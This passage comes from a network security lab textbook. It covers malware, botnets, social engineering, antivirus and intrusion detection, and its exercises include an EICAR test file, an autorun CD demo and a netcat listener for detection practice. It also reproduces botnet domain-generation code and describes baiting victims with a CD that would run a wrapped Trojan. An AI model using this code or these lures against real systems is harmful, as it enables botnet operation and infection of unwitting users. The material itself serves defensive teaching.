In the U.S., for instance, when a website is found to contain malware, there are legal recourses to take the site offline and prevent it from being used to infect other websites. That is not always the case in Russia; these infected websites are sometimes protected from takedowns, allowing cybercriminals to thrive by having a safe platform to host their malware for infecting American consumers and businesses. Hosting is just one component that makes crimeware possible. Another is deployment.

Once deployed, the malware is of little use if the victim's antivirus software can detect it. That is why once it is installed on the victim's machine, the malware prevents access to most security and antivirus sites. Most malware creators will test their malware against existing anti-virus to verify it will not be detected or flagged as malicious. Several online sites are designed for just this purpose, including VirusTotal and `Jotti.org`. Figure 9-4 shows the VirusTotal interface.

Examples of crimeware kits include BlackHole, P4ck, MPack, Citadel, and Zeus. Zeus is a good example of a crimeware kit that gained massive popularity around 2008 because it was easy to use. Zeus allows individuals with little programming background to create their own tailored Trojan botnets. Because of this ease of use, Zeus became a popular crimeware kit for entry-level criminals and offered those with little experience a way to get into the cybercrime business.

Zeus propagated via email and when opened, the malware installed itself on the victimized computers, secretly capturing passwords, account numbers, and other data related to financial accounts. Behind the scenes, this was made possible by using the Zeus crimeware kit. This package contains a builder that can generate a bot and web server for command and control and everything needed to launch the attack.



Figure 9-4: VirusTotal is just one online antivirus tool.

What is important to understand is that malware has changed. In the 21st century, malware creators are all about monetization. Today's malware scene is highly organized, structured, and professional in its approach, where individuals can choose the criminal role that best fits them. Individuals no longer write malware for kicks. Today it is about profit. This starts with writing malware, continues to distributing malware, and even for product support of malware.

Botnets

Botnets have replaced the denial-of-service (DoS) attacks of the past. But the threat does not end there. Botnets can be used for many activities such as DoS, pump-and-dump financial schemes, extortion, counterfeit software distribution, ransomware, or any other malicious activity.

A *botnet* is best described as a network of compromised computers that can be accessed remotely and used for malicious activity. Botnets work by infecting tens of thousands of computers that lie dormant until commanded to action by

the attacker. These compromised machines can communicate with each other or with a bot-herder and can act in a coordinated way based on commands. This last feature is really what sets botnets apart as they have the ability to receive and execute commands sent by a bot-herder and act in a coordinated manner based on those commands.

The botnet herder must ensure that bots can receive instructions. If the communication channels can be shut down, the botnet can be disabled. Therefore, actively controlling the botnet is of critical importance, as well as protecting the botnet from attempts to hijack or shut it down. Botnets generally use one of three types of command and control (C&C) structures, which include centralized, decentralized, and hybrid. *Centralized* C&C relies upon a single centralized resource to communicate with all infected systems. Each infected system is issued new instructions directly from the central control point. Centralized C&C can use one of two techniques:

- **Push**—The botmaster pushes commands out to the bots and the infected systems wait for commands to be sent to them.
- **Pull**—The bots periodically poll the botmaster and ask what they are supposed to do next.

Decentralized C&C is another approach. The advantage is that it overcomes the weakness of centralized C&C, which is its single point of failure. With the decentralized design, each bot acts as both a client and a server. This lack of centralized C&C and the many-to-many communication makes this form of botnet much more difficult to shut down.

Hybrid botnets use a mix of centralized and decentralized C&C. As an example, the hybrid botnet may rely primarily on decentralized C&C, but if that fails, it then resorts to centralized C&C.

NOTE **Decentralized botnets are also known as peer-to-peer (P2P) botnets.**

Botnet operators use a number of technologies to make their infrastructure more resilient. The first is to avoid direct communication. This is done by using a domain generation algorithm (DGA). This technique generates a large number of random domain names that can be used by the botmaster. The Conficker worm was one of the first to use this technique. At first, it generated 250 domain names per day, and eventually grew to more than 50,000 domain names per day. By embedding a DGA into the code of the malware along with using encryption, operators make it almost impossible for law enforcement or others to mimic commands from the bot-herder. An example of the code for such a routine is shown here and is provided by Wikipedia.

```
def generate_domain(year, month, day):
    """Generates a domain by the current date"""
```

```
domain = ""

for i in range(16):
    year = ((year ^ 8 * year) >> 11) ^ ((year & 0xFFFFFFF0) << 17)
    month = ((month ^ 4 * month) >> 25) ^ 16 * (month & 0xFFFFFFF8)
    day = ((day ^ (day << 13)) >> 19) ^ ((day & 0xFFFFFFFE) << 12)
    domain += chr(((year ^ month ^ day) % 25) + 97)

return domain
```

Another technique used by bot-herders is *fluxing*. Fluxing is used to mask activities and hide behind fraudulent domains. There are two fluxing techniques:

- **Domain flux**—This technique uses a DGA and rotates an ever-changing number of domain names for use as the C&C infrastructure. Domain flux can also use domain wildcarding by pointing many different domain names to one IP address.
- **IP flux**—This technique is used to link multiple IP addresses to one common domain name. IP flux can use single flux, which simply associates multiple IPs associated with one domain, or double flux. Double flux also fluxes the IP addresses of the DNS servers to provide additional resilience.

Users whose systems are infected will rarely notice any problem. There may be an increase in startup or shutdown times, or antivirus updates may not install but the signs may be subtle. Upon command, the botnet master can take control of all or part of these infected systems and direct them to perform the same malicious task at the same time. Botnets can perform a variety of tasks:

- **Click fraud**—Used to generate ad income
- **Distributed denial-of-service attack**—Used for extortion or actually taking systems offline
- **Information harvesting**—Used to extract usernames, passwords, and account information
- **Spam relay**—Uses compromised systems to send spam
- **Pay-per-install agent**—Generates income from a bot-herder by installing software on compromised systems

Botnets, along with Trojans, may be one of the most significant threats facing Internet users today. Shutting down botnets typically focuses on legal and technical fronts.

Legal botnet takedown involves using the court system to shut down a botnet. As an example, Microsoft did this with Zeus and again with Rustock when they convinced a judge to rule against a group of unidentified hackers and forced them to shutdown networks of infected computers and botnets.

The technical approach to shutting down a botnet is to target its network resources, deny access, and take it down. One method is to find, clean, or block infected host systems. The second approach is to target network communication. This may use a sinkhole, which is basically like a honeypot. A sinkhole is used by researchers to obtain information about how a botnet operates. Once the data is collected, the takedown can proceed. The takedown requires collaboration from security researchers, ISPs, and law enforcement.

IN THE LAB

Reducing the threat of a botnet attack is done in much the same way as addressing a distributed denial-of-service (DDoS) attack. Botnets and DDoS attacks have many of the same characteristics. Attempting to deal with botnets at the source (IRC) may anger the botnet master and cause you to be attacked. It is unfortunate but true that the only way this threat can be eliminated is with the combined efforts of users, vendors, police, and Internet service providers. Up to now, that has not occurred.

Advanced Persistent Threats

An advanced persistent threat (APT) is created by well-funded, organized groups, nation-state actors, or other entities with the funding and desire to compromise government and commercial entities. APTs represent a different threat that is outside of the normal paradigm. Because they are a new threat, many companies are simply not equipped to face them. Whereas botnets are operated primarily to make money, an APT is not limited by basic economics, and in some cases large amounts of money may be spent to access data. Examples of suspected APTs include the following:

- **Stuxnet**—Designed to attack programmable logic controllers. It is believed to have destroyed up to 20 percent of Iran's nuclear centrifuges.
- **Duqu**—Thought by many to be related to Stuxnet, this APT was designed to gather information that could be used to attack SCADA systems.
- **Flame**—Used for reconnaissance and information gathering of systems in the Middle East. Flame is around 20 megabytes, which is rather large for malware, and identified, at it's time of release, as one of the most advanced pieces of malware ever created.

Spyware and Adware

Spyware is another form of malicious code that is similar to a Trojan. It is installed without your consent or knowledge, hidden from view, monitors your computer and Internet usage, and is configured to run in the background each

time the computer starts. Spyware is typically used for one of two purposes, surveillance or advertising:

- **Surveillance**—It is used to determine your buying habits, discover your likes and dislikes, and to report this demographic information to paying marketers.
- **Advertising**—It is used by a spyware vendor to target you for advertising; the vendor is then paid to deliver that information. For example, the maker of a rhinestone cell phone case may have paid a spyware vendor for 100,000 pop-up ads. If you have been infected, expect to receive more than your share of these unwanted pop-up ads.

Well-known anti-spyware programs include the following:

- **Ad-Aware**—`www.lavasoftusa.com/software/adaware`
- **Trend Micro HijackThis**—`www.download.com/HijackThis/3000-8022_4-10227353.html`
- **Spybot – Search & Destroy**—`www.safer-networking.org/en/download`
- **SpywareBlaster**—`www.javacoolsoftware.com/spywareblaster.html`
- **Super Anti-Spyware**—`www.superantispyware.com`

IN THE LAB

While the risk of spyware may not always mean a total system meltdown, it is at the very least annoying and typically slows system performance while causing errors and other problems. This type of threat needs to be eradicated. In the lab, the best way to learn how to deal with this threat is to download and run several spyware-detection tools. Several tools are recommended, as one tool is often not enough to clean a system. For a quick scan, download and run Ad-Aware. Then use a tool that provides more hands-on interaction, such as Trend Micro HijackThis. Download locations for both tools are shown in the previous list.

Common Attack Vectors

All of the malware previously discussed have to find some way to target their victims. While there are many different techniques, people typically play a large part. Three common attack vectors include social engineering, faking it, and pretending through email.

Social Engineering

Social engineering is the act of tricking someone into giving you something they should not. Those skilled in social engineering target the help desk, on-site

employees, and even contractors. Social engineering is one of the most potentially dangerous attacks as it does not directly target technology. An organization can have the best firewalls, IDS, network design, authentication system, or access controls and still be successfully attacked by a social engineer. That is because social engineering targets people.

Social engineering uses different techniques, including scarcity, authority, liking, consistency, and even reciprocation. Knowing the various techniques that social engineers use can go a long way toward defeating their potential hacks. As an example, someone might say something is time limited. It has to be done within a certain period of time, or the attacker might try to get buy- in as in, "don't you think this is a good idea, don't you agree, can you make this change today?"

Faking It!

There are at least six different ways that an attacker can fake it! Think of faking as a person or process pretending to be something else. One example is digging through the trash looking for sensitive information while keeping a stack of empty boxes beside you. Then, if someone questions what you are doing, you simply tell them you are helping a friend move and are looking for boxes. The following list presents some other well-known examples:

- **Impersonation**—Pretending to be someone or something else
- **Spoofing**—Taking someone else's IP address, domain name, MAC address, and so on
- **Shoulder surfing**—Looking over someone's shoulder to view sensitive information
- **Virus hoax**— Pretending to be a real virus
- **Tailgating and eluding mantraps**—Driving past or following someone through a check point
- **Dumpster diving**—Digging through the trash to look for items of value such as passwords, manuals, account names, and so on

Pretending through Email

This attack technique is used when a person pretends to be someone else. With this technique, the attacker sends an email message that appears to come from a company with whom the recipient has an account or a business relationship, or that offers a deal too good to be true.

One common approach is to pretend to be a major bank, credit card company, or large organization such as eBay, PayPal, or Amazon. The message given under some pretext will ask the recipient to supply account identification

and authentication credentials, usually a password. The pretext may be that a computer glitch caused the information to be lost, or that possibly fraudulent activity has occurred on the account. Six common examples are listed here:

- **Phishing**—Attempting to trick a user into providing financial or other account information
- **Spear phishing**—Similar to phishing but targeting a specific group
- **Vishing**—Using a phone to scam an individual
- **Whaling**—Targeting important users
- **Spim**—Sending spam over instant messaging
- **Spam**—Sending junk email

IN THE LAB

Phishing is not something that can just be dealt with using a technical "in the lab" method. Prevention of phishing requires good training and policies that help users spot these attacks and know not to fall victim to their ruse. You can help reduce this vulnerability by working with management to put effective training programs in place. In the lab, you can access your own email account to download and save some common phishing attempts. These emails can be used as a guide to help other users to spot this activity.

Defenses Against Malware

Prevention is better than a cure, and programs and executables should always be checked before use. Many sites provide an MD5sum with their programs to enable users to easily determine whether changes have been made. Email attachments should also always be scanned. In a high-security, controlled environment, a sheep dip system may even be used. (This term originates from the practice of completely immersing sheep in insecticide to make sure that they are free of pests.) A sheep dip computer can be used to screen suspect programs and is connected to a network only under controlled conditions. It can be used to further examine suspected files, incoming messages, and attachments.

Antivirus

While traditional antivirus software is effective against known viruses, it is ineffective at detecting unknown, polymorphic, and zero-day threats. That does not mean you should not run antivirus; it simply means that antivirus is just one component of an effective defense. Antivirus programs generally use one

or more techniques to check files and applications for viruses. These techniques include the following:

- **Signature scanning**—Signature-scanning antivirus programs work in a fashion similar to IDS pattern-matching systems. Signature-scanning antivirus software looks at the beginning and end of executable files for known virus signatures. Signatures are nothing more than a series of bytes found in the viruses' code. Virus creators attempt to circumvent the signature process by making viruses polymorphic.
- **Heuristic scanning**—Heuristic scanning is another method that antivirus programs use. Software designed for this function examines computer files for irregular or unusual instructions. As an example, think of your word-processing program as it creates, opens, or updates text files. If the word processor were to attempt to format the `C:` drive, this is something that heuristic scanning would quickly identify because it is not a normal activity for a word processor. In reality, antivirus vendors must strike a balance with heuristic scanning because they do not want to produce too many false positives or false negatives. Many antivirus vendors use a scoring system that looks at different types of behavior. Only when the score exceeds a threshold does the antivirus program actually flag an alert.
- **Integrity checking**—Integrity checking works by building a database of checksums or hashed values. These values are saved in a file. Periodically, new scans occur and these results are compared to the stored results. Although not very effective for data files, this technique is useful for programs and applications, as the contents of executable files rarely change. For example, the MD5sum of Nmap is d6579d0d904034d51b4985fa2764060e. Any change to the Nmap program would change this hashed value and make it easy for an integrity checker to detect.
- **Activity blocking**—An activity blocker intercepts a virus when it starts to execute and blocks it from infecting other programs or data. Activity blockers are usually designed to start upon booting and continue until the computer is shut down.

While tools to detect viruses are still needed, it is best to follow an in-depth approach and use multiple layers of defense. In general, the only way to protect your data from malware and threats such as ransomware is to maintain current copies of your data. Make sure that you perform regular system backups. Many tools are available to help with this task, and high-capacity external drives are now relatively cheap and widely available for home use.

IN THE LAB

In the end, it is important to remember that it is not just about antivirus. One of the best defenses against viruses is to not open emails or attachments that you are unsure

of. Backups are another important step, as you will need to be able to rebuild systems and data if a system becomes infected and data is corrupted or destroyed. In the lab, you can take the first step by backing up your systems and placing the backup on external media or an external USB drive that is kept separate from your system.

File Integrity Verification

Being able to verify file integrity is of utmost importance when concerns arise about malware infection. Just keep in mind that this needs to be done before a suspected issue arises.

Real-life examples of this technology can be seen in applications such as Windows File Protection (WFP) and hashing such as MD5sum. WFP stops malware and other rogue programs from replacing critical Windows system files. Protecting critical operating system files helps prevent problems with malware.

Another way to get this type of protection is by using Tripwire. This is a good tool for detecting any changes made to files and applications, and lets you monitor the integrity of critical system files and directories. Tripwire is a security and data integrity utility for monitoring and alerting a user about specific file changes on a host system. Tripwire takes snapshots of files and stores a hashed value that is periodically reassessed. If the hashed value has changed, then a flag is set alerting the user to intrusions or unexpected changes.

The integrity of data can also protect information in storage through the use of hashing algorithms. As an example, you may use a program such as MD5sum to verify that an application is the same as what is listed on a developer's website. If the application has been altered in any way after the MD5sum tool is run, the number will change, signifying a potential loss of integrity. Hashing applications can be used to ensure that the data and applications on your system have not been altered.

User Education

This chapter examined many different types of malware and some of the techniques to deploy malware. Cyber-criminals use all sorts of tricks to bait unsuspecting employees into being catalysts for malware to gain access to your system. One of the primary ways to deal with this threat is user education. The goal is safer computing habits.

By placing the emphasis on training employees, you can better prepare them to recognize common cyber-attack strategies such as phishing, or to realize the thumb drive they found in the parking lot should not be plugged into their computer, or even to understand how clicking a link in spam may cause damage to the company. This knowledge can help users to deal better with the threats that face today's organizations.

Summary

This chapter examined various types of malware. Malware includes viruses, worms, Trojans, rootkits, crimeware, and even spyware. Viruses can be responsible for data loss and can even overwrite the system BIOS, thus rendering your hardware useless.

Trojans are another real threat. Most modern Trojans are designed for financial gain. They can be used for keystroke logging, password capture, or even to take total control over a victim's system. The security threat is real and can include data loss. Trojans may even be used to aid in identity theft. The best defense against them is to download programs only from well-known sources. Never believe that someone is going to give you something for nothing. Freeware, illegal software, cracked programs, or any other program or attachment from a dubious source may be Trojanized. If possible, always download programs from official sites or at least verify their MD5 or SHA fingerprint. Trojans may not always be used directly, so there may also be a component of social engineering or some type of phishing scheme involved. Verify emails and attachments before running anything on your local system.

Rootkits are another real concern. What is feared the most about rootkits is that they give an attacker a way to hide on the victim's system for an indefinite period of time. Just consider this: Why would an attacker spend all his time getting access to a system only to give it up? He would not! It is possible that attackers are going to want to maintain access to keep the local user's system as part of a botnet, continue to access an installed Trojan, or even use the system to attack third-party systems. Once a system has had a rootkit installed, the user can at best run a rootkit checker tool, but may be forced to reload from known good media. This should not be a backup, as you do not know whether the backups are also tainted.

Finally, this chapter discussed items such as botnets and crimeware. These programs have become increasingly advanced and are a real threat to Internet users. Many can install themselves in more than one location, hiding their activities, and offer multiple ways to exfiltrate data. Once a system has become infected, in some cases nothing but a rebuild from known good media will fix the problem.

Key Terms

- **Rootkit**—A collection of tools that allows an attacker to take control of a system
- **Social engineering**—A nontechnical attack that works by tricking or misleading an individual

- **Spyware**—A type of malware that spies on the end user, sends pop-up messages, attempts to redirect the user to specific sites, or monitors their activity
- **Trojan**—A type of malware known for tricking users into thinking it is something they want, while in reality malicious code is hidden inside
- **Virus**—A piece of code that the user is tricked into installing that corrupts or destroys data
- **Worm**—A self-propagating piece of malware that uses most of, if not all, available network bandwidth
- **Wrapper**—A program that is used to combine a legitimate program with a piece of malware to create a single program that a user believes is safe to download and install

Exercises

This section presents several hands-on exercises to help reinforce your knowledge and understanding of the chapter. The tools and utilities used in these exercises were selected because they are easy to obtain. The goal is to provide you with *real* hands-on experience.

Virus Signatures

This first exercise shows you how to test a virus signature. The following text file was developed by the European Institute for Computer Antivirus Research (EICAR) and is used to test the functionality of antivirus software. You need a Windows computer and a copy of your favorite antivirus to perform this exercise.

1. Enter the following information into a text file:

```
X5O!P%@AP[4\PZX54(P)7CC)7$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

2. Save the text file as `virusdemo.txt`. Then, rename the extension as an executable so that the file is now named `virusdemo.exe`.
3. Start a scan with your existing antivirus program and have it scan `virusdemo.exe`.

Your antivirus program should flag the file as malicious. The file is actually not a virus but was created as a way for antivirus users to test that their antivirus software is actually working properly. Some systems will stop you before you can save it and block it as malicious.

Building Trojans

As you now understand, Trojans and malware pose a real danger. This challenge highlights one of the ways that a hacker may distribute a Trojan. By default, older Windows systems automatically start a CD when it is inserted in the CD tray. You use this technique to distribute simulated malicious code. You need a blank CD and a CD burner for this exercise.

1. Create a text file named `autorun.ini`. Inside this text file, add the following contents:

```
[autorun]
Open paint.exe
Icon=paint.exe
```

2. Place the `autorun.ini` file and a copy of `paint.exe` into a folder to be burned to a CD.
3. After you have burned the CD, reinsert it in the CD-ROM drive and observe the results. The CD should autostart and automatically start the Paint program.
4. Think about the results. Although this exercise was benign, you could have easily used a Trojan program wrapped with a legitimate piece of software. Just leaving the CD lying around or giving it an attractive title, such as "pending 2006 bonuses," may lead someone to pick it up and view its contents. Anyone running the CD would then become infected. Even with AutoRun turned off, the user would only have to double-click the CD-ROM icon and the program would still run.

Rootkits

This exercise has you download a rootkit checker, install it, and examine its various options. Rootkit Hunter is an open source tool that checks Linux-based systems for the presence of rootkits and other unwanted tools. You can download and run this program on any Linux system, including the Kali OS found on the Wiley website `wiley.com/go/networksecuritytestlab`. Rootkit Hunter can be downloaded from `http://rkhunter.sourceforge.net/`.

1. Once you have started your Linux system, open a root terminal and download Rootkit Hunter. Enter the following at the command-line shell:

```
wget http://downloads.rootkit.nl/rkhunter-<version>.tar.gz
```

   The `<version>` syntax requires you to enter the current version of the software. At the time of this writing, 1.3.0 is the most current version.

2. When the download has completed, unpack the archived file. You can do so by entering the following command:

```
tar zxf rkhunter-<version>.tar.gz
```

This command extracts Rootkit Hunter.

3. To install Rootkit Hunter, change directories to the Rootkit Hunter folder:

```
cd rkhunter
```

4. After you are in the proper directory, run the installer to complete the installation. To accomplish this, enter the following:

```
./installer.sh
```

If everything goes correctly, the installation should finish successfully. The code listed here shows the output logfile of a successful installation:

```
Rootkit Hunter installer 1.4.2 (Copyright 2003-2015, Michael Boelen)
---------------
Starting installation/update

Checking  /usr/local... OK
Checking file retrieval tools... /usr/bin/wget
Checking installation directories...
- Checking /usr/local/rkhunter...Exists
- Checking /usr/local/rkhunter/etc...Exists
- Checking /usr/local/rkhunter/bin...Exists
- Checking /usr/local/rkhunter/lib/rkhunter/db...Exists
- Checking /usr/local/rkhunter/lib/rkhunter/docs...Exists
- Checking /usr/local/rkhunter/lib/rkhunter/scripts...Exists
- Checking /usr/local/rkhunter/lib/rkhunter/tmp...Exists
- Checking /usr/local/etc...Exists
- Checking /usr/local/bin...Exists
Checking system settings...
    - Perl... OK
Installing files...
Installing Perl module checker... OK
Installing Database updater... OK
Installing Portscanner... OK
Installing MD5 Digest generator... OK
Installing SHA1 Digest generator... OK
Installing Directory viewer... OK
Installing Database Backdoor ports... OK
Installing Database Update mirrors... OK
Installing Database Operating Systems... OK
Installing Database Program versions... OK
Installing Database Program versions... OK
Installing Database Default file hashes... OK
Installing Database MD5 blacklisted files... OK
```

```
Installing Changelog... OK
Installing Readme and FAQ... OK
Installing Wishlist and TODO... OK
Installing RK Hunter configuration file... Skipped (no overwrite)
Installing RK Hunter binary... OK
Configuration already updated.

Installation ready.
See /usr/local/rkhunter/lib/rkhunter/docs for more information.
Run 'rkhunter' (/usr/local/bin/rkhunter)
```

5. With Rootkit Hunter installed, run the program. There are a variety of options that you can use. To perform a complete system check, run this command:

```
Rkhunter-checkall
```

Rootkit Hunter can search for many different types of rootkits. A partial list is shown here:

```
55808 Trojan - Variant A
ADM W0rm
AjaKit
aPa Kit
Apache Worm
Ambient (ark) Rootkit
Balaur Rootkit
BeastKit
beX2
BOBKit
CiNIK Worm (Slapper.B variant)
Danny-Boy's Abuse Kit
Devil RootKit
Dica
Dreams Rootkit
Duarawkz Rootkit
Flea Linux Rootkit
FreeBSD Rootkit
GasKit
Heroin LKM
HjC Rootkit
ignoKit
ImperalsS-FBRK
Irix Rootkit
Kitko
Knark
Li0n Worm
Lockit / LJK2
mod_rootme (Apache backdoor)
MRK
Ni0 Rootkit
```

```
   NSDAP (RootKit for SunOS)
   Optic Kit (Tux)
   Oz Rootkit
   Portacelo
   R3dstorm Toolkit
   RH-Sharpe's rootkit
   RSHA's rootkit
   Scalper Worm
   Shutdown
   SHV4 Rootkit
   SHV5 Rootkit
   Sin Rootkit
   Slapper
   Sneakin Rootkit
   Suckit
   SunOS Rootkit
   Superkit
   TBD (Telnet BackDoor)
   TeLeKiT
   T0rn Rootkit
   Trojanit Kit
   URK (Universal RootKit)
   VcKit
   Volc Rootkit
   X-Org SunOS Rootkit
   zaRwT.KiT Rootkit
```

When the scan is completed, you receive a message similar to the following:

```
---------------------------- Scan results ---------------------------
MD5
MD5 compared: 0
Incorrect MD5 checksums: 0

File scan
Scanned files: 399
Possible infected files: 0
Application scan
Vulnerable applications: 9

Scanning took 15748 seconds

---------------------------------------------------------------------
Do you have some problems, undetected rootkits, false positives, ideas
 or suggestions?
Please email me by filling in the contact form (@http://www.rootkit.nl)
---------------------------------------------------------------------
```

In this exercise, the system had not been infected. But if it had been, you would have been faced with many challenges. This is primarily because it is

almost impossible to clean up a rootkit. Because hiding is its main purpose, it is difficult to tell whether all remnants of the infection have been removed. You should always rebuild from known good media.

Finding Malware

In this exercise, you look at some common ways to find malicious code, malware or exfiltration tools on a computer system:

1. Unless you already have a Trojan installed on your computer, which is not a good thing, you need something to find. Go to `http://netcat.sourceforge.net/download.php` and download Netcat for Windows.
2. Start a Netcat listener on your computer by typing the following at the command prompt:

   ```
   nc -n -v -l -p 12345
   ```

3. Now that you have Netcat running in listening mode, right click on the taskbar and select Start Task Manager. You should clearly see Netcat running under applications.
4. Open a new command prompt and type **netstat -an**. You should see a listing similar to the one shown here:

   ```
   C:\>netstat -an
   Active Connections
   Proto  Local Address      Foreign Address      State
   TCP    0.0.0.0:80         0.0.0.0:0            LISTENING
   TCP    0.0.0.0:445        0.0.0.0:0            LISTENING
   TCP    0.0.0.0:1025       0.0.0.0:0            LISTENING
   TCP    0.0.0.0:1027       0.0.0.0:0            LISTENING
   TCP    0.0.0.0:12345      0.0.0.0:0            LISTENING
   ```

   Your results should indicate that port 80 is listening. Did you notice anything else unusual in your listing? Did you notice anything unusual in the listing shown here? The final line shows a service listening on port 12345, which is the default port for NetBus.
5. In your browser, go to `http://technet.microsoft.com/en-us/sysinternals/bb897437.aspx` and download TCPView. This free GUI-based process viewer shows you information on running processes in greater detail than `netstat`. It provides information on all TCP and UDP endpoints on your system, including the local and remote addresses and the state of TCP connections. You should be able to easily spot your Netcat listener if it is still running.
6. Close TCPView and go to `https://technet.microsoft.com/en-us/library/bb897437.aspx`. From there, you can download another

process viewer tool called Process Viewer. You will find that it is similar to TCPView.

7. Finally, review a Trojan-removal tool called MooSoft's The Cleaner. This is a system of programs designed to keep your computer and data safe from Trojans, worms, keyloggers, and spyware. It can be downloaded from `http://en.kioskea.net/download/download-16047-moosoft-s-the-cleaner`. After installation, let the program run to see whether it flags Netcat or any other files.

Afterward, you can remove Netcat or any of the other programs installed during this exercise.

CHAPTER

10

Detecting Intrusions and Analyzing Malware

This chapter introduces you to two key items that security professionals should understand: intrusion detection and malware analysis. An intrusion detection system (IDS) acts like a security guard. Just as a security guard monitors the activities of humans, an IDS monitors the activity of a network. Unlike a security guard, an IDS does not fall asleep or call in sick. However, this does not mean that it is infallible. Any technical system has its limitations, and an IDS is no different.

This chapter also looks at the analysis of malware. With malware, it is not a question of *if*, but *when* you will be forced to deal with it. Even if you do not intend to be a full-time malware analyst, you should understand the basic techniques used to examine malware. You should also know what to do, and what *not* to do, when examining it.

If you have already built a security test lab, as described in Chapter 1, you can use it for malware analysis. This chapter begins with an overview of the development of intrusion detection and it's integration of intrusion prevention.

An Overview of Intrusion Detection

An IDS can be used to inspect network and host activity, and to identify suspicious traffic and anomalies. Intrusion detection was really born in the 1980s, when James Anderson put forth the concept in a paper entitled "Computer Security

Threat Monitoring and Surveillance." A few years later, Dorothy Denning advanced the concept of IDS further and worked with the U.S. Navy to build a working IDS. A system that performed this type of function was clearly needed. Consider, for instance, Cliff Stoll, the author of *The Cuckoo's Egg*. He investigated intrusions at the Lawrence Livermore National Laboratory and had to use a dot-matrix printer to record TTY traffic.

Intrusion detection systems are considered first-generation products because they are, by design, detective systems. Although an IDS can be used to analyze both insiders and outsiders, it is more common to see them used for outsiders. You also need to be aware of the distinction between misuse detection and intrusion detection. *Misuse detection* is usually targeted toward individuals with valid system access; access may also be looked at as any violation of a set of rules. An example is an employee who is using the Internet for personal reasons. *Intrusion detection* is targeted toward individuals without authorized system access, such as an outsider, hacker, or government spy.

Second-generation intrusion detection systems are known as intrusion prevention systems (IPS). An IPS is considered an add-on to IDS as they both monitor network traffic and scan for system activities that are detected as malicious. One primary difference is that an IPS is typically placed in-line and is able to actively prevent/block intrusions in real time as they are detected. Whereas an IDS is seen as a detective, an IPS is seen as a preventive. For instance, think of an IDS as being similar to a burglar alarm, which alerts you to the occurrence of a physical intrusion. An IPS would not only detect the physical intrusion; it may also signal all the building door locks to actuate, keeping the burglar securely in place until the police arrive. In reality, the functionality of intrusion systems has blurred to the point where some vendors and other entities, such as the National Institute of Standards and Technology (NIST), have actually begun using the term "intrusion detection and prevention" (IDP).

Regardless of what you want to call intrusion detection, most commercial environments use some combination of network, host, or application-based IDS to observe what is happening on the network, while also monitoring key hosts and applications more closely. The following section looks at the basic types and components of an IDS.

IN THE LAB

If you are not running an IDS in your network security lab, you are missing a big piece of security. Consider security as a triad consisting of prevention, detection, and response. Much of this book has discussed preventive measures that can be used to secure a network. While incident response and forensics may be thought of as the response leg of the triad, an IDS is the detection leg. You should start thinking about installing an IDS—I would recommend Snort. This chapter provides many examples of how Snort can be configured and used.

IDS Types and Components

IDS can be divided into two broad categories: network-based intrusion detection systems (NIDS) and host-based intrusion detection systems (HIDS).

A NIDS examines packets on a network and looks at the data in an attempt to recognize an attack. A NIDS uses a computer that has its NIC placed in promiscuous mode. This means that the NIC accepts all data packets it sees, not just the ones specifically addressed to it. If the system is operating on a hub, this requires little more than plugging the NIDS into the hub. If a switch is being used, a port must be mirrored or spanned. This action configures the switch to direct traffic from either specific ports or a specific virtual LAN (VLAN) to the port you have specified to be used by the IDS.

An advantage of a NIDS is that it can support many sensors so that the system can monitor the demilitarized zone (DMZ), the internal network, or specific nodes of the network. If the sensors are properly placed they can monitor a large network. NIDSs can be made very secure against attack and even made invisible to many attackers by using one-way network cables. Some examples of a NIDS include Snort (`www.snort.org`), Cisco Intrusion Detection System (`www.cisco.com/c/en/us/products/security/ngips/index.html`), and Symantec NetProwler (`http://securityresponse.symantec.com/avcenter/security/Content/Product/Product_NP.html`).

Just keep in mind that no technology is perfect and this holds true for NIDS too. NIDS have several disadvantages. By default, they can't interpret certain types of traffic (for example, encrypted), this means it doesn't know what the traffic is actually doing. Another disadvantage of a NIDS is that it will not detect attacks against a host made by an intruder who is logged in locally to the host. If a network IDS determines that an attack is being mounted against a host, it is usually not capable of determining the type or effectiveness of the attack being launched.

A HIDS only monitors traffic on one specific system. It typically does not place the NIC in promiscuous mode, and therefore does not have to deal with the level of traffic that a NIDS would. This is useful for an older and slower computer, as promiscuous mode can be CPU-intensive. A HIDS looks for unusual events or patterns that may indicate problems. It excels at detecting unauthorized access and activity. As an example, if a word processor starts accessing an email program and is sending hundreds of emails, the HIDS is alerted. A HIDS can also look at the state of a system and verify that all contents appear as expected.

Both a NIDS and a HIDS can be configured to scan for attacks, track a hacker's movements, and alert an administrator to ongoing attacks. Some examples of HIDS are Tripwire (`http://sourceforge.net/projects/tripwire`), Samhain (`http://la-samhna.de/samhain`), and Swatch (`http://swatch.sourceforge.net`).

Most intrusion detection systems consist of more than one application or hardware device. They are composed of the following parts:

- **Network sensors**—Detect and send data to the system
- **Central monitoring system**—Processes and analyzes data sent from sensors
- **Report analysis**—Offers information about how to counteract a specific event
- **Database and storage components**—Perform trend analysis and store the IP address and information about the attacker
- **Response box**—Inputs information from the previously listed components and forms an appropriate response

The key to what type of activity the IDS will detect depends on where the network sensors are placed. This requires some consideration because, after all, a sensor in the DMZ will work well at detecting problems there, but will prove useless for attackers who are inside the network. Even when you have determined where to place sensors, there is still the process of tuning. Without specific tuning, the sensor will generate alerts for all traffic that matches given criteria, regardless of whether the traffic should actually generate an alert. To detect true incidents, it is necessary to know how to identify them and how to distinguish them from normal activity. An IDS must be trained to look for suspicious activity. Figure 10-1 details the types of responses an IDS can produce.

	True	False
Positive	True-Positive	False-Positive
Negative	True-Negative	False-Negative

Figure 10-1: An IDS defines four possible states.

Otherwise, it is just like your neighbor with the car alarm that goes off every time it rains. After a while, no one really listens. A properly configured IDS will produce a high number of true positives and true negatives and a low number of false positives and false negatives. The following section covers the ways that an IDS is designed to trigger on these events.

IDS Engines

Intrusion detection engines (or techniques) can be divided into two distinct types: signature and statistical anomaly.

A signature-based (or pattern-matching) IDS relies on a database of known attacks. These known attacks are loaded into the system as signatures. As soon as the signatures are loaded into the IDS, it can begin to guard the network. The signatures are usually given a number or name so that the administrator can easily identify an attack when it sets off an alert. Alerts can be triggered for fragmented IP packets, streams of packets with the SYN flag set (DoS), or malformed ICMP packets. The alert may be configured to change to the firewall configuration, set off an alarm, or even page the administrator. Figure 10-2 shows an example of how a signature-based IDS works.

